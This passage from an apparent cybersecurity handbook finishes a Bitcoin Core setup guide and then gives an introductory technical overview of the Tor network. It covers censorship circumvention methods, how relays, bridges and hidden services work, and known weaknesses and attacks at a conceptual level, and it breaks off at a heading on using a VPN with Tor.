Bitcoin Core GUI will begin to download the blockchain. This step will take at least several days, and it may take much more time on a slow Internet connection or with a slow computer. During the download, Bitcoin Core will use a significant part of your connection bandwidth. You can stop Bitcoin Core at any time by closing it; it will resume from the point where it stopped the next time you start it.




After the download is complete, you may use Bitcoin Core as your wallet, or you can just let it run to help support the Bitcoin network.

72.9.6.2. Optional: Start Your Node At Login

Starting your node automatically each time you log in to your computer makes it easy for you to contribute to the network. The easiest way to do this is to tell Bitcoin Core GUI to start at login.

While running Bitcoin Core GUI, open the Bitcoin Core menu and choose Preferences. On the Main tab, click Start Bitcoin on system login. Click the Ok button to save the new settings.



The next time you log in to your desktop, Bitcoin Core GUI will automatically start minimizing in the taskbar.

You have now completed installing Bitcoin Core. If you have any questions, please ask in one of Bitcoin's many communities, such as Bitcoin StackExchange, BitcoinTalk technical support, or the #bitcoin IRC chatroom on Freenode.

To support the Bitcoin network, you also need to allow incoming connections. Please read the Network Configuration section for details.

73. Anonymization Networks

The Tor anonymity network keeps making the headlines. The notorious Tor Stinks presentation, as well as the Freedom Hosting and Silk Road 2.03 cases, are just a few examples of the use (and abuse) of this software that was initially built to help its users anonymize their location and that of their websites and other services. Judging from recent developments and much to the dismay of several governments, the use of anonymization technologies such as Tor will continue to thrive.

Despite Tor's attention worldwide, the technical and legal questions surrounding it remain relatively unexplored. One of the reasons for this is that most Tor users, relay providers, and cybersecurity researchers have limited knowledge of the possible legal implications surrounding the use of Tor. At the same time, most legal researchers may not be familiar with Tor's technical aspects or have not fully grasped the demand for anonymization solutions being echoed by different layers of modern surveillance societies.

We find these underexplored questions fascinating. Does Tor grant its users 100% anonymity? How can public authorities detect, investigate and prevent crimes committed with the help of Tor? Can they use Tor themselves in their activities? What is the role of the exit node operators? Would it not be easier to ban the use of Tor altogether? And who needs Tor anyway?

Aiming to fill this gap in the discussions about Tor, this study will look at these questions from both a technical and legal perspective. By so doing, we aim to contribute to the exchange of information between the technical and legal members of the cybersecurity community who are dealing with controversial multidisciplinary issues related to anonymizing technologies. To cater to the interests of policy-makers, governmental bodies, and researchers in various domains, who are all looking for a comprehensive overview of these technical and legal issues, the nature of this study is introductory and therefore does not necessarily require previous technical or legal knowledge. Hopefully, this study will serve as a starting point for numerous future research projects that will tackle in greater detail some of the issues introduced here.

We start with a technical overview of privacy-preserving Internet technologies and censorship circumvention methods, such as proxies, Virtual Private Networks (VPN), and Domain Name System (DNS) based bypassing mechanisms. Then, the concept of onion routing is explained with a special focus on Tor. The underlying technical structure of Tor and the access to the network, its relays, and exit nodes are elaborated on afterward. We conclude the technical part by discussing the weaknesses of the Tor network, popular attacks, defense mechanisms, and other indirect issues which affect the efficacy of this anonymity network.

Understanding the technical foundation of Tor is necessary for further elaborating on the legal issues. In the legal part, we explore government activities concerning Tor, focusing on open-source intelligence, personal data protection, and the collection of evidence. We discuss the importance of Tor in the exercise and protection of human rights. We briefly illustrate the content liability of exit node operators in the context of European law. We conclude by describing the legal limits on traffic monitoring.

CCDCOE (2015). Technical and Legal Overview of the Tor Anonymity Network

73.1. TOR and Internet Filtering Circumvention

Tor is one of the most prominent and famous tools among other internet privacy and anonymity solutions. Other similar applications, so-called privacy-enhancing technologies, help internet users stay anonymous in the cyber world. The categorization of such techniques can appear in different forms, but they are mainly listed under proxies; tunneling and Virtual Private Networks (VPN); Domain Name System (DNS) based bypassing, and onion routing.⁷ Tor, which is maybe the most successful and common implementation, is a type of onion routing mechanism.

73.1.1. Technical Methods

This section discusses different types of privacy-enhancing technologies. The complexity, technical superiority, and accessibility of these solutions vary. Still, their main goal is to help internet users hide their own IP addresses, which can be used to identify personal information.

73.1.1.1. Proxy

A proxy is a type of computer service that collects access requests from clients and forwards them to the destination on behalf of the requestors. After receiving replies, the proxy sends back the information to the requestor. It works as an intermediary service between sources and destinations. Although the idea was first presented almost 30 years ago to structure a powerful framework for distributed computing systems, it is now commonly used for monitoring and filtering internet communications. There are also different proxies, such as reverse proxies, which focus on distributing server load, accelerating TLS/SSL, or optimizing content by compressing it to speed up loading times.

Proxies can be used both for internet filtering and bypassing such internet filtering attempts. Schools, governmental agencies, and most private companies use proxy solutions to limit users' access to specific websites or internet services. If users want to bypass those limitations, they can connect to a different proxy server outside the perimeters they connect to the internet.

If this channel to the proxy cannot be detected and blocked within the perimeter, they would circumvent the limitations and bypass the restrictions.

There are different types of proxy solutions available in the context of circumvention techniques, such as web proxies, HyperText Transfer Protocol (HTTP) proxies, and Socket Secure (SOCKS) proxies.

To benefit from web proxies, it would be enough to know the proxy website's address's Unified Resource Locator (URL). Visiting that website will allow the user to use the service. HTTP proxies require the user or a piece of software to modify the browser settings. This type of proxy is very common in corporate environments, and it only works for web content. SOCKS proxies are similar to HTTP proxies, but they also allow other internet applications like e-mail, IM tools, and DNS to be tunneled over them.

73.1.1.2. Tunneling/Virtual Private Networks

A Virtual Private Network (VPN), which is the most common solution for network tunneling, is a way to channel all or, in some cases, part of the network traffic via a different middle node. Technically, it is a private network and provides inter-connectivity to exchange information between various entities that belong to the VPN.

In most cases, VPNs are used to access internal networks such as a company's intranet resources. Since VPN traffic is encrypted and can be used as a proxy, it is another way to bypass internet censorship. Using VPN to connect to a computer that does not reside within a restricted environment and then accessing desired resources on the internet circumvents the censorship.

A VPN has some advantages over proxy solutions. It uses Internet Protocol Security (IPSec) or SSL, which provides secure communication. Confidentiality, integrity, and authentication tenants of security are available in a VPN so that, even if the network traffic is sniffed, attackers would only see encrypted data and not plain text. The integrity of communication is also provided so that tampering would be detected and discarded from the network.

Although the content of the network channel cannot be observed under normal circumstances, using a VPN to circumvent internet censorship has a downside. Suppose the IP address of the VPN server can be detected, and simply blocking that IP address is enough to prevent the circumvention. It is also easy to profile people if they run a VPN connection back to their offices from public internet spots. Although VPNs are mostly used as a mechanism for accessing corporate environments, they are also widely used for bypassing censorship.

73.1.1.3. Domain Name System based bypassing

Before discussing Domain Name System (DNS) based bypassing, we will briefly describe the fundamentals of DNS to make it easier to grasp the filtering mechanism. Basically, DNS is a translation mechanism that converts domain names to IP addresses. Since memorizing names is much easier than memorizing IP addresses, which are long strings of numbers, accessing internet resources is easier using DNS. To visit a website, all we need to know is the address of that website, not its IP address. DNS does the rest of the operation, resolving the IP address for that domain name and forwarding the request to the server.

When it comes to filtering, DNS is another option for enforcing censorship. Since the initial step is to learn the IP address of the target service, a DNS server can be configured to block access to that service. If a specific domain name is black-listed, DNS will block access to that website by not answering the DNS request. It is also possible to configure DNS to return a different IP address for a specific query, which would result in ending up on a totally different website.

Bypassing DNS filters is not complicated. If the resource itself or the target website is not blocked, merely changing the DNS server to a different and untampered one would be enough. Alternatively, if the IP address of the webserver is known, it may also be possible to access it directly via its IP address. However, many websites operate on virtual hosting servers with shared IP addresses where direct IP access rarely works. As an example of such censorship attempts, during March 2014, this type of DNS filtering was enforced for the Twitter website by the Turkish government, claiming that Twitter had failed to comply with court orders in Turkey. According to news agencies and cybersecurity researchers, many citizens reconfigured their DNS settings and used Google's Open DNS service, thus bypassing the censorship.

73.1.1.4. Onion Routing

Onion routing is a networking mechanism that ensures that the contents are encrypted during network transmission to the exit node and hides who is communicating with whom during the process. It is a general-purpose infrastructure for private communications over a public network. It provides anonymous connections that are strongly resistant to eavesdropping and traffic analysis between the network's relays. However, exit nodes can monitor the traffic since they transmit the network packets to their destinations.

Onion routing is quite different from the other methods mentioned above. In basic terms, the connection from source A to destination B takes a detour along an encrypted chain called an onion. The network communication within the onion is also encrypted. Each node, known as a relay, only has the information about the adjacent nodes (the immediate sender and the next recipient). The complete picture of the communication chain is hidden, at least theoretically.

Censorship circumvention efforts mostly focus on what is observable by authorities in a network channel, intending to bypass them. Encrypted channels, which are created between each relay in onion routing, are therefore very effective. When the number of nodes increases, so does the complexity and number of encrypted channels. Compared to other circumvention methods like proxy or VPN, this is one reason behind the popularity of onion routing solutions. Tor is a prominent example of onion routing network implementation, but it is not the only one. I2P is a strong competitor for Tor, though not as popular. Freenet is another example. Using Tor together with proxies and VPNs makes it even more resistant.

73.1.2. Technical background of Tor

Tor is defined as a third-generation onion routing system that addresses limitations in the original design by adding forward secrecy, congestion control, directory servers, integrity checking, configurable exit policies, and a practical design for location-hidden services via rendezvous points. It is one of the pioneers in anonymous network communications solutions today and is also a way to bypass circumvention.

Tor allows people to access information safely and anonymously. The architecture relies on the computers of volunteers and sponsors since they share internet connections used by others. When users join the Tor network, they can contribute to the community by becoming a relay or a bridge in the system. These terms will be described in the following section.

73.1.2.1. How does it work?

Tor is a low-latency communication service, meaning that the delays in the network sessions are minor for most users. The system provides a reasonable trade-off between anonymity, usability, and efficiency. The latency is due to the mode of operation. Regular internet connections follow the shortest, fastest, and most efficient route when transferring network packages, depending on the algorithm. Internet users do not have to worry about this since Internet Service Providers (ISPs) deal with delivering the internet packets most effectively.

A Tor network follows a different approach. It creates a private network pathway, a circuit. Starting with the end-user, the network packets follow different hops, called relays, until the final hop of the circuit, the exit relay. Exit relays will then transmit the request to the destination (e.g., the user wants to browse). All connections between the first relay and the exit relay are encrypted, and each relay along the way knows only the previous and the next hop. No one knows the complete pathway in this architecture, except attacks that reveal some of them.

The following figures visualize this process for clarity.




Figure 1 How Tor Works: Step 1

In Figure 1, a simple Tor network layout is represented. The target servers are on the right-hand side, the Tor nodes (relays) are in the middle, and the client and Tor Directory are on the left. In the first step, a client who wants to join the Tor network sends an encrypted request to the Tor Directory to get a list of available Tor nodes. Once he receives the list, the client is ready to initiate connections with those relays in the internet cloud.




Figure 2 How Tor Works: Step 2

In the second step (Figure 2), the client picks a random path to the destination, Server 1 in this example. Note that all network connections between the client and the last relay (exit node) are encrypted, except the Exit Relay and Server 1. This happens when the client wants to connect to unencrypted services such as HTTP websites. Suppose the client sends a request to an HTTPS website, like <https://ccdcoc.org/> then, the entire chain would be encrypted. However, encrypted connections can also leak sensitive information, depending on the implementation of the web service. This topic will be elaborated on later.




Figure 3 How Tor Works: Step 3

In another example (Figure 3), the client wants to establish a new connection to a different server, Server 2. In this case, Tor provides a different route to the destination to prevent potential correlation attacks. Different attack vectors are discussed in detail below.

There are other ways to benefit from Tor as well, such as Hidden Services. In Hidden Services, the traffic does not go out from Tor relays but stays inside.

73.1.2.2. Joining the Network

There are different types of active involvement options in Tor, such as downloading the Tor browser application and running it as a client, running a relay, or using a bridge. Most users prefer the first option and connect to the Tor network for their own use. According to the statistics today, there are around 2 million direct connections each day. The top 5 countries of use and their percentages are United States (15.64 %), Germany (8.90 %), France (6.27 %), Russia (6.14 %), and Brazil (4.68 %).

The second option is running a relay. Tor is not only technical but also a social network of volunteers who share network bandwidth with others. Running a regular relay, not an exit node, is a straightforward process. Debian/Ubuntu distributions of Linux have the necessary packages in Tor repositories. A Vidalia Relay Bundle does the same thing in Windows environments.

The third option is running a bridge. Tor clients need to get a list of active relays in the network to start creating the circuit. Once established, the network flow will start from the first relay. But what if that relay, or even all relays in the circuit, are inaccessible to the user? This would make it impossible to join the network. This is a common technique for ISPs in Tor blocking countries.

Bridge relays, known as bridges, in short, come into play at this stage. Bridges are unlisted, hidden relays that users can leverage as a first step to accessing Tor. Even if an ISP is blocking all the relays, users can still connect to Tor with the help of bridges. There are different ways of learning a bridge's IP address, such as sending an email to bridges@bridges.torproject.org with the line 'get bridges' in the email body. An automatic reply will send 3 IP addresses to the sender instantly.³⁹

73.1.2.3. Exit Relays

Running an exit relay is a bit different and a controversial topic. There are various reasons behind this, but from the technical and legal point of view, one of them stands out: exit relays are the interface of the Tor network with the internet. Whatever the Tor users do, wherever they connect, be it legal or illegal, exit relays carry those messages to the final destination.

For the Tor software itself, running a Tor exit relay requires configuration changes in the Tor software bundle, such as Vidalia. The main issues do not arise from the Tor application itself, rather from the surrounding environment. In a proper configuration, adjusting server settings for rate limiting and reduced exit policies, managing ISP relations, getting a separate IP for the node, and setting a recognizable DNS name are just a few of the issues.

Finding an appropriate place for hosting and informing ISPs about potential issues which might arise in the future is among the first pieces of advice from the Tor community. Since Tor is not being used only for innocent reasons, the activities of spammers, Torrent file uploaders, and abusers all look like they come from Tor exit relays. If the Tor exit relay operators run the services via a hosting company, which is a better option than running it at home, those hosting companies and the ISPs would receive many abuse complaints from other users. Although some workarounds decrease the number of complaints, it is more likely to happen eventually. The Tor community provides a list of ISPs from different countries and rates their response if someone runs a bridge, relay, or exit node in their infrastructure. Reading previous experiences collected on Wiki pages is one of the first things for running an exit node independently.

73.1.2.4. Hidden Services

One of the main goals of the Tor architecture is to protect the identity of users. But what if someone wants to protect a destination on the internet as well, such as a web service? Tor also provides a solution for that, which is called Hidden Service.

The technical explanation of hidden services is complex, but its logic relies on distributing rendezvous points on the Tor network. Instead of using a destination server address and directly connecting to the server, clients use an identifier to find the server. That identifier is a 16 character name derived from the service's public key (such as xyz.onion). Once found, client and server meet at a rendezvous point without knowing each other's real location. This provides privacy for both parties, client and server. The main goals behind hidden services are access-control protection, the robustness of servers, and hiding the true identities of hidden service administrators.

From the security perspective, there is one more detail about Tor hidden services. While accessing regular web services, Tor traffic leaves the Tor network at exit nodes. With hidden services, Tor traffic stays inside and does not leave. This might prevent security issues like traffic monitoring using exit nodes.

73.1.2.4.1. Analysis of the technology

Anonymity technologies on the internet are a controversial topic from the technical point of view because of the common failures or design problems of such solutions. As new problems emerge, there are new challenges for technical experts and academics who are working in this domain. This section presents discussions about the strengths, weaknesses, and direct and indirect issues which affect the Tor network.

73.1.2.4.1.1. Academic and Technical Research

As the motto goes, ‘the Tor community of software and services aims to make the internet experience safer and better. To achieve that, many people around the world support Tor ideologically or actively participate in the projects. Other motivations, such as attacking Tor, learn more about the users and their real identities. No matter which approaches someone follows, there is one common discussion: what are the system’s weaknesses, and how do we exploit them?

Many researchers are studying Tor design and its potential vulnerabilities around the world. Many of them focus on what is going on in the network, how to collect and analyze Tor data, how to improve its design, and so forth.

The main source for Tor-related research would be the ‘Tor Research Home’ webpage run by the Tor community. Since there is a lot of overlap in research topics, such as collecting Tor-related data, measuring current Tor statistics, or running analysis based on these findings, sharing what others have achieved so far or meeting with other researchers in the community makes a lot of sense. For these reasons, Tor Research Home also has a list of ‘Tech Reports’ giving background information.

Tor is not a very old solution, and the first paper on the idea was published only 10 years ago. However, the discussions related to anonymity and privacy-preserving network communications go back to the 1980s. Thus, there is a lot of background information to cover, especially for academia. As an example, there is a very structured list of anonymity-related academic publications at [Freehaven.net](https://freehaven.net).

Along with the academic research and technical analysis in anonymity studies and Tor, there are more practical efforts within the Tor ecosystem. Bundle software development, browser add-ons, simulators, libraries, client services, backend services, and utilities are some of them. A more detailed list of projects can be found on the community web page. The idea behind all these applications is to support the Tor community in every possible way, be it end-user, developer, or researcher. If there is an issue with Tor, there is probably a solution, a workaround, or at least a discussion on that very topic within the Tor community.

73.1.2.4.1.2. Anonymity and Tor

Providing comprehensive and error-free anonymity to Tor users is at the center of academic research and technical discussion. From the technical point of view, the design of Tor architecture might look like it can achieve this goal; however, many issues make the system susceptible to failure. Some are related to user mistakes, some are onion routing issues, and some indirect issues affect the system's success rate. (Due to the nature of the mechanism, Tor-related attacks refer to success rates that could be achieved. Not every user can be de-anonymized every time, but some users might be de-anonymized at some point in time.)

Types of attacks are covered in the next part in detail.

Leaving aside all non-Tor-related issues, the main subject of the anonymity research comes from monitoring the data transmitted on Tor. Then, the degree of anonymity could be measured via different models such as probability, similarity, entropy, and evidence theory based on the analyzed data. Since all network flow is encrypted between Tor relays with the help of these models, it might be possible to correlate the traffic and disclose the real IP addresses of the users.

Collecting data for traffic analysis, mostly encrypted, is the crucial step and of the utmost importance. Previous studies have focused on analyzing the network, collecting URLs of HTTP traffic, and so forth. A Tor exit relay creates another possibility here because anyone can operate an exit relay. The relay transmits the internet packages in an unencrypted format to the destination if the client is using HTTP instead of HTTPS (see section 2.2.3). Some researchers focused on this possibility, and some also used DPI to take a closer look at the data transmitting over the exit relay.

73.1.2.4.1.3. Attacking Tor

There is a huge amount of effort behind Tor; however, the results of the studies indicate that there are some possible ways to uncover the real identities of some Tor users. Some of these techniques are easy to leverage, especially the ones arising from user mistakes. Others need advanced technical capabilities and lots of time. Some of these attacks might reveal IP addresses, while others might show what Tor users are doing at some point in time and require deductions and estimations to find the person.

These threats are categorized into three sections: user mistakes, Tor issues, and indirect problems.

User Mistakes

Tor provides a different browsing experience. To get the most out of it and make the system work properly, there are a couple of issues that need special attention. The first important issue is the Tor browser, although Tor has other solutions with a complete Operating System.

It is very common to view a document, open a Flash Object, or use an add-on in regular internet browsers. In the Tor browser, such attempts can disrupt the system's mechanism and reveal a user's real IP address. The reason behind this is simple. Tor is meant to communicate only with other relays before the exit node. However, some objects or embedded executables in documents can break this chain and lead to leakage. These baits might also be a part of an attacking campaign against some users to learn their true IP addresses.

Using Torrent over Tor is not advised because the logic is similar to the threats mentioned above. Torrent file-sharing applications might ignore the proxy settings of the Tor browser and can create direct connections to other users.

As an example of Tor-related attacks against anonymity, it is being claimed that anonymous payment can be made with cryptocurrencies like Bitcoin. Using Bitcoin over Tor was believed to improve this even more. However, in October 2014, researchers at the University of Luxemburg showed that combining them enables man-in-the-middle (MitM) attacks to gain full control of information flows between users using Bitcoin over Tor.

One last example is using HTTP websites instead of HTTPS. Tor exit nodes can view the internet packages flowing through them. If Tor clients use HTTP, this will make the system prone to wiretapping.

Human nature is always susceptible to errors in the world of cyber. If a user can be tricked into taking an extraordinary action while using Tor, their true identity might be revealed.

Tor issues

The Tor community works on new features, additional security mechanisms, tools, and applications to make the system better. Nevertheless, according to some studies, there are issues with the Tor environment by design, which might leak critical information regarding users' privacy.

Redirecting users to special servers via telecoms operators can constitute a man-in-the-middle attack, as an example. It can be done by intercepting the traffic between a Tor user and the legitimate server. However, it has been argued that only the US National Security Agency (NSA) has this sort of capability.

In academic research, it has been shown that if someone takes control of one or more of the autonomous systems (ASes) and Internet Exchange Points (IXPs), they can de-anonymize any given user within three months of regular Tor use with over 50% probability, and six months with over 80% probability. This is an example of correlation attacks for the encrypted data in the Tor environment.

Another famous exploitation technique for large-scale peer-to-peer networks is the Sybil attack, which was presented in 2002. According to the study, it is possible to subvert reputation systems of peer-to-peer networks like the Tor environment by forging identities. However, there are also prevention techniques to protect anonymization networks from Sybil.

Accessing Tor bridges is an important first step to circumvent censorship if Tor is being blocked in an environment. In such cases, if the connection between the client and the Tor bridge cannot be detected and blocked, the connection to Tor would be established successfully. Because of this importance, Tor has some additional tools to hide this connection known as Pluggable Transports. Pluggable transports transform the Tor traffic flow between the client and the bridge. This way, traffic between the client and the bridge will see only innocent-looking transformed traffic, like a Skype conversation, instead of the actual Tor network flow. SkypeMorph, Stegotorus, and CensorSpoofers are some of the examples of this approach. Nevertheless, recent studies have shown that such solutions fail to provide privacy all the time because of the success rate of passive and active attacks against the mechanisms of the tools.⁸⁶

Indirect problems

Encrypted connections between randomly chosen relays, updating these relay circuits every 10-15 minutes, and providing hidden bridges to reach Tor networks are only some of Tor's features to its users. Some indirect problems affect the privacy of users in Tor, such as browser vulnerabilities.

The Tor browser bundle might be a gate for privacy-enabled internet communication, but it is still a browser. As many applications have exploitable vulnerabilities, so does the Tor browser. Essentially, the Tor browser is based on Firefox with some specific configurations, and it has been discovered that some versions have a critical vulnerability. As a result, Tor users are at risk from the exploitation of that vulnerability. This is not directly a Tor architectural issue, but leveraging this attack might allow arbitrary code execution on the victim's computer. Not only the privacy features but the computer itself can be compromised with these sorts of attacks.

Another recent development in the information security world was the infamous Heartbleed bug, a serious vulnerability in the popular OpenSSL cryptographic software library. Exploiting this vulnerability led to the exfiltration of secret keys used for X.509 certificates, usernames, passwords, and many other critical pieces of data from services that use OpenSSL. Many HTTPS sites also suffered from vulnerability, just like Tor. Tor relays, Tor applications like Orbot, and Tor clients were open to this vulnerability as they were using a vulnerable version of OpenSSL. It was not possible to solve the situation by just patching the client

applications which had vulnerable OpenSSL. There were other problems: the bug also affected the Tor relay capacity by up to 12% because the relays, which are the backbones of the architecture, were also vulnerable. The havoc which Heartbleed caused affected Tor and its users, providing a solid example of how indirect problems can lead to serious privacy issues for Tor users.

We shall now move on to discuss several legal issues connected to the use and abuse of Tor.

73.1.2.5. Using a VPN with TOR

Should I use a VPN with Tor? Tor over VPN, or VPN over Tor?

VPN over Tor

